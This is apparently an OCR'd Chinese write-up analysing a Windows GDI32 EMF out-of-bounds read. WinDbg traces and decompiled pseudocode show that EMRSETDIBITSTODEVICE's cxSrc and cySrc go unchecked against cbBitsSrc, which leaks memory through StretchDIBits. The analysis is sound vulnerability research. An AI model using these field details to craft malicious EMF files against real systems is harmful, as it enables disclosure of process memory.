
```
00007ff8`2a2ff0a8 : 0000002c`8f00be8c 00000000`00000000 00000000`00000000 00000000`00000000 :
GDI32!PlayEnhMetaFileRecord+0xa2
00007ff8`2a327106 : 00000034`92acee00 00007ff8`2a2ff8f3 00000034`90380680 00000034`93cef988 :
GDI32!bInternalPlayEMF+0x858
00007ff8`08650a70 : 00007ff8`08061010 00007ff8`08061010 00000034`93cefa10 00000000`000000ff :
GDI32!PlayEnhMetaFile+0x26//关键函数调用 PlayEnhMetaFile
```

现在我们开始单步跟踪这个关键函数的执行流程，之后我放出整个函数的伪代码，相应的注释，我已经写在//后面，首先单步执行，会到达一处参数赋值，在 64 位系统中，参数是靠寄存器传递的。

```
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x1b:
00007ff8`2a37874b 488bd9          mov     rbx,rcx
0:027> r rcx
rcx=0000002c8f00be8c
0:027> dt vaultcli!EMRSETDIBITSTODEVICE 0000002c8f00be8c
   +0x000 emr              : tagEMR
   +0x008 rclBounds        : _RECTL
   +0x018 xDest            : 0n0
   +0x01c yDest            : 0n0
   +0x020 xSrc             : 0n0
   +0x024 ySrc             : 0n0
   +0x028 cxSrc            : 0n1
   +0x02c cySrc            : 0n1
   +0x030 offBmiSrc        : 0x4c
   +0x034 cbBmiSrc         : 0x28
   +0x038 offBitsSrc       : 0x74
   +0x03c cbBitsSrc        : 4
   +0x040 iUsageSrc        : 0
   +0x044 iStartScan       : 0
   +0x048 cScans           : 0x10
```

这里 rcx 传递的指针是 MRSETDIBITSTODEVICE::bplay 的第一个参数，这个参数是一个非常非常非常重要的结构体 EMRSETDIBITSTODEVICE ,正是对这个结构体中几个成员变量的控制没有进行严格的判断，从而导致了越界读漏洞的发生。

首先我们来看一下 EMF 文件格式。



这里，我对 poc.emf 进行了修改，修改了 cxSrc 和 cySrc 的值，这样在最后向 HDC 拷贝图像的时候，就不会读取多余的内存信息，这个结构体的变量我们要记录，因为接下来在跟踪函数内部逻辑的时候，会涉及到很多关于这个结构体成员变量的偏移，关于这个结构体变量的解释，可以参照 MSDN。


https://msdn.microsoft.com/en-us/library/windows/desktop/dd162580(v=vs.85).aspx

接下来我们继续单步跟踪，首先函数会命中一个叫做 pvClientObjGet 的函数，这个函数会根据 Handle 获取 EMF 头部 section 的一个标识并对标识进行判断。

```
0:027> p
GDI32!pvClientObjGet+0x2a:
00007ff8`2a301d5a 488d0daf141400    lea         rcx,[GDI32!aplHash (00007ff8`2a443210)]
0:027> p
GDI32!pvClientObjGet+0x31:
00007ff8`2a301d61 83e07f            and         eax,7Fh
0:027> p
GDI32!pvClientObjGet+0x34:
00007ff8`2a301d64 48833cc100        cmp         qword ptr [rcx+rax*8],0
ds:00007ff8`2a443218=0000003492a60080//获取特殊 handle object
0:027> p
GDI32!pvClientObjGet+0x39:
00007ff8`2a301d69 488d3cc1          lea         rdi,[rcx+rax*8]
0:027> p
```

```
GDI32!pvClientObjGet+0x70://获得当前 EMF 头部 section 标识  ENHMETA_SIGNATURE
00007ff8`2a301da0 488b4718        mov     rax,qword ptr [rdi+18h]
ds:00000034`92a60098=0000003492ac5280
0:026> r rax
rax=00000296033d3d30
0:026> dc 296033d3d30 l1
00000296`033d3d30  0000464d                                MF..
```

可以看到，最后函数会读取一个名为 MF 的标识，这个标识就是 EMF 文件的头部。这里会识别的就是 ENHMETA_SIGNATURE 结构。



返回之后继续单步跟踪，接下来会命中 bCheckRecord 函数，这个函数主要负责的就是检查 EMRSETDIBITSTODEVICE 中成员变量的一些信息是否符合要求。

```
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x3f:
00007ff8`2a37876f 498bd6          mov     rdx,r14
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x42:
00007ff8`2a378772 488bcb          mov     rcx,rbx
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x45:
00007ff8`2a378775 e8a6dbffff      call    GDI32!MRSETDIBITSTODEVICE::bCheckRecord (00007ff8`2a376320)
0:027> r rcx
rcx=0000002c8f00be8c//检查 vaultcli!EMRSETDIBITSTODEVICE 结构
```

可以看到，EMRSETDIBITSTODEVICE 结构保存在 rcx 中，会作为第一个参数传入函数，接下来跟入函数中。

```
0:027> p//接下来检查 tagEMR 的 nSize
GDI32!MRSETDIBITSTODEVICE::bCheckRecord+0x6:
00007ff8`2a376326 448b4104        mov     r8d,dword ptr [rcx+4] ds:0000002c`8f00be90=00000078
0:027> dt tagEMR 0000002c8f00be8c
vaultcli!tagEMR
   +0x000 iType            : 0x50
   +0x004 nSize            : 0x78
0:026> p
gdi32full!MRSETDIBITSTODEVICE::bCheckRecord+0x2a:
00007ffd`cf88a56a 39442430        cmp     dword ptr [rsp+30h],eax ss:000000bb`06b9f650=00000078
0:027> p//与 0x78 比较检查 nSize
GDI32!MRSETDIBITSTODEVICE::bCheckRecord+0x6:
00007ff8`2a376326 448b4104        mov     r8d,dword ptr [rcx+4] ds:0000002c`8f00be90=00000078
......
0:027> p
GDI32!MRSETDIBITSTODEVICE::bCheckRecord+0x16://获得 vaultcli!EMRSETDIBITSTODEVICE 的 cbBmiSrc 成员变量值
00007ff8`2a376336 8b4934          mov     ecx,dword ptr [rcx+34h] ds:0000002c`8f00bec0=00000028
0:027> p
GDI32!MRSETDIBITSTODEVICE::bCheckRecord+0x19:
00007ff8`2a376339 bab0ffffff      mov     edx,0FFFFFFB0h
0:027> p
GDI32!MRSETDIBITSTODEVICE::bCheckRecord+0x1e://与 0x0FFFFFFB0 作比较，检查 cbBmiSrc 的上限
00007ff8`2a37633e 3bca            cmp     ecx,edx
0:027> p
GDI32!MRSETDIBITSTODEVICE::bCheckRecord+0x20:
00007ff8`2a376340 7343            jae     GDI32!MRSETDIBITSTODEVICE::bCheckRecord+0x65
(00007ff8`2a376385) [br=0]
```

因为代码片段较长，这里我列举了一些片段，主要就是对结构体中的一些成员变量进行检查，比如头部的 tagEMR，会检查 tagEMR 中的 nSize，后续还会检查 cbBmiSrc(BitmapInfo 大小）等等。

随后继续单步跟踪，会到达 bClipped 这个函数，这个函数的主要功能就是对 EMRSETDIBITSTODEVICE 结构体偏移 0x8 位置的成员，也就是_RECTL 进行检查，_RECTL 主要是负责这个图像的上下左右边界。

```
0:026> p//传递 rbx+8 地址值，是个_RECTL 对象
```

```
gdi32full!MRSETDIBITSTODEVICE::bPlay+0x4e:
00007ffd`cf88dfae 488d5308        lea     rdx,[rbx+8]
0:026> p
gdi32full!MRSETDIBITSTODEVICE::bPlay+0x52:
00007ffd`cf88dfb2 488bcd          mov     rcx,rbp
0:026> p
gdi32full!MRSETDIBITSTODEVICE::bPlay+0x55:
00007ffd`cf88dfb5 e822caffff      call    gdi32full!MF::bClipped (00007ffd`cf88a9dc)
0:026> r rdx
rdx=0000029606a4a0e4
0:026> dt _RECTL 0000029606a4a0e4
vaultcli!_RECTL
   +0x000 left             : 0n0
   +0x004 top              : 0n0
   +0x008 right            : 0n15
   +0x00c bottom           : 0n15
0:027> r rcx
rcx=0000003492ac5280
0:027> dt _RECTL 0000003492ac5280+8c//这里偏移+8c 是由于 pvClientObjGet 获取的对象偏移+8c 存放的是比较值，具体在函数里体现
vaultcli!_RECTL
   +0x000 left             : 0n-1
   +0x004 top              : 0n-1
   +0x008 right            : 0n17
   +0x00c bottom           : 0n17
```

在 rcx 寄存器，也就是第一个参数中存放的是上下左右的界限，而第二个参数则是我们当前图像的 RECTL，我们来看一下 bClipped 检查的伪代码。

```
__int64 __fastcall MF::bClipped(MF *this, struct ERECTL *a2)//this 指针是 pvClientObjGet 对象，a2 是 RECTL 对象，这两个对象对应偏移之间会有一个检查，检查当前 RECTL 对象是否在符合条件的范围内
{
  v2 = ERECTL::bEmpty(a2);//先判断要判断的地址非空
  v5 = 0;
  if ( v2 )
  {
    result = 0i64;
  }
  else
```

```
  {
    if ( *(_DWORD *)(v4 + 140) > *(_DWORD *)(v3 + 8)//检查上下左右是否符合要求
      || *(_DWORD *)(v4 + 148) < *(_DWORD *)v3
      || *(_DWORD *)(v4 + 144) > *(_DWORD *)(v3 + 12)
      || *(_DWORD *)(v4 + 152) < *(_DWORD *)(v3 + 4) )
    {
      v5 = 1;
    }
    result = (unsigned int)v5;
  }
  return result;
}
```

在函数中当 RECTL 对象不为空时，会和标准对象的上下左右进行比较，看是否超出界限大小（在 else 语句逻辑中），随后如果满足在标准大小范围内，返回为 1，程序会继续执行。

接下来程序会分别进入三个函数逻辑，这三个函数逻辑和 HDC 相关。详细请参照我的注释。

```
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x68://获取 xDest，x 轴值
00007ff8`2a378798 8b4318          mov     eax,dword ptr [rbx+18h] ds:0000002c`8f00bea4=00000000
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x6b:
00007ff8`2a37879b 488d9424a0000000 lea     rdx,[rsp+0A0h]
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x73:
00007ff8`2a3787a3 898424a0000000  mov     dword ptr [rsp+0A0h],eax ss:00000034`93cef700=00000008
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x7a:
00007ff8`2a3787aa 41b801000000    mov     r8d,1
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x80://获取 yDest，y 轴值
00007ff8`2a3787b0 8b431c          mov     eax,dword ptr [rbx+1Ch] ds:0000002c`8f00bea8=00000000
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x83:
00007ff8`2a3787b3 898424a4000000  mov     dword ptr [rsp+0A4h],eax ss:00000034`93cef704=00000000
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x8a://获取 hdc
```

```
00007ff8`2a3787ba 488b8dd8020000    mov         rcx,qword ptr [rbp+2D8h]
ss:00000034`92ac5558=ffffffffe90107a2
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x91://LPtoDP 把 x、y 坐标发给 hdc
00007ff8`2a3787c1 e8ba87faff          call        GDI32!LPtoDP (00007ff8`2a320f80)
......
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x9a://SetWorldTransform 函数为指定的设备上下文在全局空间和页空间之间设置一个二维线性变换。 此变换可用于缩放，旋转，剪切或转换图形输出。
00007ff8`2a3787ca 488d95c0020000    lea         rdx,[rbp+2C0h]
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xa1:
00007ff8`2a3787d1 41b804000000        mov         r8d,4
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xa7:
00007ff8`2a3787d7 498bcf                mov         rcx,r15
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xaa:
00007ff8`2a3787da e8815cf8ff          call        GDI32!ModifyWorldTransform (00007ff8`2a2fe460)
0:027> r rdx
rdx=0000003492ac5540
0:027> dt XFORM 0000003492ac5540//线形变换参数
vaultcli!XFORM
    +0x000 eM11             : 0.9870000482
    +0x004 eM12             : 0
    +0x008 eM21             : 0
    +0x00c eM22             : 0.9893333316
    +0x010 eDx              : 0
    +0x014 eDy              : 0
......
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xb3://获取 cbBmiSrc 成员值，负责 BITMAP 的大小
00007ff8`2a3787e3 448b4b34              mov         r9d,dword ptr [rbx+34h] ds:0000002c`8f00bec0=00000028
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xb7:
00007ff8`2a3787e7 498bd6                mov         rdx,r14
0:027> p
```

```
GDI32!MRSETDIBITSTODEVICE::bPlay+0xba://获得 offBmiSrc 成员变量值，负责 BITMAP 的偏移
00007ff8`2a3787ea 448b4330        mov     r8d,dword ptr [rbx+30h] ds:0000002c`8f00bebc=0000004c
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xbe:
00007ff8`2a3787ee 488bcb          mov     rcx,rbx
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xc1://主要就是 Check tagBITMAPINFO
00007ff8`2a3787f1 e852d6faff      call    GDI32!MR::bValidOffExt (00007ff8`2a325e48)
0:027> r rdx
rdx=0000002c8f00be8c
0:027> dt tagBITMAPINFO 2c8f00be8c+4c
vaultcli!tagBITMAPINFO
   +0x000 bmiHeader        : tagBITMAPINFOHEADER
   +0x028 bmiColors        : [1] tagRGBQUAD
0:027> dt tagBITMAPINFOHEADER 2c8f00be8c+4c
vaultcli!tagBITMAPINFOHEADER
   +0x000 biSize           : 0x28
   +0x004 biWidth          : 0n16
   +0x008 biHeight         : 0n16
   +0x00c biPlanes         : 1
   +0x00e biBitCount       : 0x18
   +0x010 biCompression    : 0
   +0x014 biSizeImage      : 4
   +0x018 biXPelsPerMeter  : 0n0
   +0x01c biYPelsPerMeter  : 0n0
   +0x020 biClrUsed        : 0
   +0x024 biClrImportant   : 0
```

如注释内容 这三个函数会分别对坐标 线性变换的参数 以及 EMRSETDIBITSTODEVICE 结构体的 BITMAPINFO 成员变量进行获取赋值和检查。这些赋值和检查如果成功，都会返回非 0 值，这样才能继续下面的逻辑，接下来，bPlay 函数会为 BITMAPINFO 开辟地址空间。

```
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xce:
00007ff8`2a3787fe b8f8040000      mov     eax,4F8h
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xd3://获得 LocalAlloc 的第一个参数 nType
```

```
00007ff8`2a378803 b940000000          mov         ecx,40h
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xd8://判断 cbBmiSrc 和 4f8 的大小
00007ff8`2a378808 394334              cmp         dword ptr [rbx+34h],eax ds:0000002c`8f00bec0=00000028
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xdb://如果大于则将 cbBmiSrc 的大小作为开辟的空间大小 ,否则就开辟
4f8
00007ff8`2a37880b 0f474334            cmova       eax,dword ptr [rbx+34h] ds:0000002c`8f00bec0=00000028
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xdf://获得要开辟空间的大小
00007ff8`2a37880f 8bd0                mov         edx,eax
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xe1://开辟 4f8 的 bitmapinfo 空间
00007ff8`2a378811 ff15d9190300        call        qword ptr [GDI32!_imp_LocalAlloc (00007ff8`2a3aa1f0)]
ds:00007ff8`2a3aa1f0={KERNELBASE!LocalAlloc (00007ff8`2810fe40)}
0:027> r edx
edx=4f8
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0xe7:
00007ff8`2a378817 488bf0              mov         rsi,rax
0:027> r rax
rax=0000003492a637b0//开辟出 4f8 的空间，并且获取堆指针
0:027> dd 3492a637b0 l5
00000034`92a637b0  00000000 00000000 00000000 00000000
00000034`92a637c0  00000000
```

在函数中，会对开辟的空间进行一个判断，如果 BITMAPINFO 的 size 大于 4f8，则开辟 BITMAPINFO size 大小空间，如果小于的话，则直接开辟 4f8 空间，开辟后，会将当前 EMRSETDIBITSTODEVICE 结构体的 BITMAPINFO 拷贝进去 ,在 EMRSETDIBITSTODEVICE 结构体中 offBmiSrc 是 BITMAPINFO 距离 EMRSETDIBITSTODEVICE 结构体的偏移，而 cbBmiSrc 则是 BITMAPINFO 的大小。

根据我们当前的情况，偏移是 0x4c，大小是 0x28，随后会执行 memcpy 拷贝 BITMAPINFO。

```
0:027> p
GDI32!MRSETDIBITSTODEVICE::bPlay+0x100://拷贝 bitmapinfo
00007ff8`2a378830 e8d34cfbff          call        GDI32!memcpy (00007ff8`2a32d508)
```

```
0:027> r r8
r8=0000000000000028
0:027> r rdx
rdx=0000002c8f00bed8
0:027> dd 2c8f00bed8
0000002c`8f00bed8    00000028 00000010 00000010 00180001
0000002c`8f00bee8    00000000 00000004 00000000 00000000
0000002c`8f00bef8    00000000 00000000 00ed1c24 0000000e
```

可以看到，拷贝的内容正是我们 EMF 文件中对应 BITMAPINFO 区域的内容，这里要注意，其实这里拷贝的只是 BITMAP 的信息，而并不是我们真正图像的内容，因此这里还不是造成内存泄露的原因。

接下来会进行一系列的变量判断，这些变量判断我将在下面的伪代码的注释中给大家讲解，但是这一系列的判断并没有判断引发这个漏洞最关键的部分，随后我们会看到一处关键函数调用。

```
LOBYTE(v6) = StretchDIBits(
                v3,
                pt.x,
                pt.y,
                *((_DWORD *)v4 + 10),//
                *((_DWORD *)v4 + 11),
                *((_DWORD *)v4 + 8),
                *((_DWORD *)v4 + 9) - *((_DWORD *)v4 + 17),
                *((_DWORD *)v4 + 10),//宽和高，0x10
                *((_DWORD *)v4 + 11),
                v15,//this is important pointer，指向要拷贝的 bitmap 指针
                v11,
                *((_DWORD *)v4 + 16),
                0xCC0020u) != 0;
```

这个函数调用，会拷贝当前的图像像素到目标的设备（画布）中，而这个过程拷贝的内容就是 v15，这个 v15 变量是指向要拷贝内容的指针，而拷贝取决于之前我们定义的 cxSrc 和 cySrc，拷贝的大小是 cxSrc*cySrc*4，而当前 v15 的值是什么呢，这取决于 EMRSETDIBITSTODEVICE 结构体的 offBitsSrc，这里就是当前结构体偏移+0x74 的位置。

```
0:026> p
gdi32full!MRSETDIBITSTODEVICE::bPlay+0x1a4:
```

```
00007ffd`cf88e104 ff1596ee0300        call        qword ptr [gdi32full!_imp_StretchDIBits (00007ffd`cf8ccfa0)]
ds:00007ffd`cf8ccfa0={GDI32!StretchDIBits (00007ffd`d1143370)}
0:026> dd 29606a4a0dc+74
00000296`06a4a150    00ed1c24 0000000e 00000014 00000000
00000296`06a4a160    00000010 00000014 18abea8b 90018400
```

而本来图像的大小是取决于 EMRSETDIBITSTODEVICE 结构体的 cbBitsSrc，大小只有 0x4，也就是这里只有 00ed1c24，但是在之前的一系列分析过程中，发现整个过程都没有进行判断，从而直接拷贝了 cxSrc*cySrc*4 大小的内容，也就是超过 cbBitsSrc 的大小，造成了内存泄露。

下面我贴出这个函数的伪代码，相关注释已经写在伪代码中。

```
__int64 __fastcall MRSETDIBITSTODEVICE::bPlay(MRSETDIBITSTODEVICE *this, void *a2, struct tagHANDLETABLE
*a3)
{
  HDC v3; // r15@1
  MRSETDIBITSTODEVICE *v4; // rbx@1
  struct tagHANDLETABLE *v5; // r14@1
  unsigned int v6; // edi@1
  __int64 v7; // rax@1
  __int64 v8; // rbp@1
  signed int v10; // eax@9
  BITMAPINFO *v11; // rax@11
  const BITMAPINFO *v12; // rsi@11
  signed int v13; // eax@12
  int v14; // eax@14
  unsigned __int32 v15; // er9@16
  char *v16; // r8@19
  struct tagPOINT pt; // [sp+A0h] [bp+18h]@6
  v3 = (HDC)a2;
  v4 = this;
  v5 = a3;
  v6 = 0;
  LODWORD(v7) = pvClientObjGet(a3->objectHandle[0], 4587520i64);//a3 是头部，判断 ENHMETA_SIGNATURE
是不是 EMF
  v8 = v7;
  if ( !v7 || !(unsigned int)MRSETDIBITSTODEVICE::bCheckRecord(v4, v5) )//满足 v6 是 EMF ,且 bCheckRecord 会
对 EMRSETDIBITSTODEVICE 结构体成员变量的大小作检查（仅仅是对结构体各自成员变量大小，而没有检查
```


```
bitmap 整体 size )
    return 0i64;
  if ( MF::bClipped((MF *)v8, (MRSETDIBITSTODEVICE *)((char *)v4 + 8)) )//这个函数会 check MF 和 ERECTL 的上下左右值，是否在满足范围内
    return 1i64;
  pt.x = *((_DWORD *)v4 + 6);//对 EMF 的 xDest 和 yDest 进行传递
  pt.y = *((_DWORD *)v4 + 7);
  if ( !LPtoDP(*(HDC *)(v8 + 728), &pt, 1)//将逻辑坐标转换成 HDC 的坐标
    || !SetWorldTransform(v3, (const XFORM *)(v8 + 704))//建立用于转换，输出图形的二维线形变换
    || !(unsigned int)MR::bValidOffExt(v4, v5, *((_DWORD *)v4 + 12), *((_DWORD *)v4 + 13)) )//检查 bitmap 信息正确性
  {
    return 0i64;
  }
  v10 = 1272;
  if ( *((_DWORD *)v4 + 13) > 0x4F8u )
    v10 = *((_DWORD *)v4 + 13);
  v11 = (BITMAPINFO *)LocalAlloc(0x40u, (unsigned int)v10);//开辟一个 V10（4f8）大小的空间
  v12 = v11;
  if ( v11 )
  {
    memcpy(v11, (char *)v4 + *((_DWORD *)v4 + 12), *((_DWORD *)v4 + 13));//拷贝 bitmapinfo 到目标内存
    v13 = 248;
    if ( v12->bmiHeader.biSize < 0xF8 )判断 bitmapinfoheader 中 bisize 大小
      v13 = v12->bmiHeader.biSize;//小于 f8 则当前值
    v12->bmiHeader.biSize = v13;//大于 f8 则 f8，限定 bisize 最大值
    v14 = *((_DWORD *)v4 + 18);//
    if ( v12->bmiHeader.biHeight <= 0 )//如果 biHeight 为负数，则转换成正数（防止 Integer Overflow？）
      v14 = -v14;
    v12->bmiHeader.biHeight = v14;
    v12->bmiHeader.biSizeImage = *((_DWORD *)v4 + 15);//设定 bitmapinfoheader 中 biSizeImage 值为 cbBitsSrc
    v15 = *((_DWORD *)v4 + 15);//cbBitSize 交给 v15
    if ( !v15 || (unsigned int)MR::bValidOffExt(v4, v5, *((_DWORD *)v4 + 14), v15) )
    {
      if ( *((_DWORD *)v4 + 15) )//如果 cbBitSize 不为 0
        v16 = (char *)v4 + *((_DWORD *)v4 + 14);//则 v16 为 EMRSETDIBSITODEVICE 结构+偏移 14，也就是 offBitsSrc
```

```
        else
          v16 = 0i64;
        LOBYTE(v6) = StretchDIBits(//拷贝目标像素到指定矩形中,没有判断，产生漏洞
                                   v3,
                                   pt.x,
                                   pt.y,
                                   *((_DWORD *)v4 + 10),
                                   *((_DWORD *)v4 + 11),
                                   *((_DWORD *)v4 + 8),
                                   *((_DWORD *)v4 + 9) - *((_DWORD *)v4 + 17),
                                   *((_DWORD *)v4 + 10),
                                   *((_DWORD *)v4 + 11),
                                   v16,//指向要拷贝 bitmap 的指针
                                   v12,
                                   *((_DWORD *)v4 + 16),
                                   0xCC0020u) != 0;
      }
    }
    LocalFree((HLOCAL)v12);
    MF::bSetTransform((MF *)v8, v3);
    return v6;
}
```

